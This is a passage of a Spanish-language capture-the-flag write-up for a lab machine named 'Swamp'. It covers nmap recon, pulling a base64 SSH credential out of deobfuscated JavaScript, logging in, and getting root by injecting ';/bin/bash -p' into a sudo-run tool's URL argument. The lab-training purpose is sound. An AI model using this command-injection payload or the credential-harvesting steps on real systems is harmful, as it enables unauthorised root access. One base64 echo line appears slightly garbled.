

Swamp


▼ Recon

```
❯ nmap -sCV -p22,53,80 -Pn -n -vvv 192.168.137.8 -oN ports
```






DNS transfer attack he fuzzeado por cada dominio pero nada he encontrado





Port 80 nada por fuzzing, ni por codigo de la pagina




vemos que en farfaraway hay codigo js, es el unico que lo tiene de todas las DNS

esta obfuscado, entonces lo desofuscamos online









```
        firstName: d,
        lastName: u,
        age: h
    } = {
        firstName: "Jane",
        lastName: "Doe",
        age: 25
    };
    console.log(`Destructuring:${d}${u},Age:${h}`);
    let m = new Map;
    m.set("name", "Shrek"), m.set("age", 30), m.set("location", "Far Far Away"), console.log("Map values:"), m.forEach((e, t)
=> {
        console.log(t + ": " + e)
    });
    let p = new Set([1, 2, 3, 4, 4, 5]);
    console.log("Set values (no duplicates):", Array.from(p));
    let $ = function* e() {
        yield "First part", yield "Second part", yield "Third part"
    }();
    console.log($.next().value), console.log($.next().value), console.log($.next().value);
    console.log("Hello, John! Welcome to the page.");
    Password: c2hyZWs6cHV0b3Blc2FvZWxhc25v;
    let f = JSON.parse('{"name":"Shrek","age":30}');
    console.log("Parsed JSON data:", f), "geolocation" in navigator ? navigator.geolocation.getCurrentPosition(e => {
        console.log("Your current location:", e.coords.latitude, e.coords.longitude)
    }, e => {
        console.error("Error getting location:", e)
    }) : console.log("Geolocation not available");
    let v = "    JavaScript is fun!   ",
        y = v.trim();
    console.log("Trimmed string:", y);
    let S = v.toUpperCase();
    console.log("Uppercase string:", S), localStorage.setItem("user", JSON.stringify({
        name: "Shrek",
        age: 30
    }));
    let w = JSON.parse(localStorage.getItem("user"));
    console.log("Stored user in localStorage:", w), console.log("Random number:", Math.random()), console.log("Square root of
```

`shrek:putopesaoelasno`


echo "c2hyZWs6cHV0b3Blc2FvZWxhc25vhola" |base64 -d; echo
shrek:putopesaoelasnoZ
ssh shrek@192.168.137.8
shrek@192.168.137.8's password:
Permission denied, please try again.
shrek@192.168.137.8's password:
Permission denied, please try again.
shrek@192.168.137.8's password:
Linux swamp 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024
The programs included with the Debian GNU/Linux system are free softwar
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 4 13:12:39 2025 from 192.168.1.33
shrek@swamp:~$


shrek@swamp:~$ sudo /home/shrek/header_checker --url ";/bin/bash -p"
Fetching response headers from: ;/bin/bash -p
Timeout: 10 seconds
HTTP Method: GET
Custom Headers:
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
root@swamp:/home/shrek#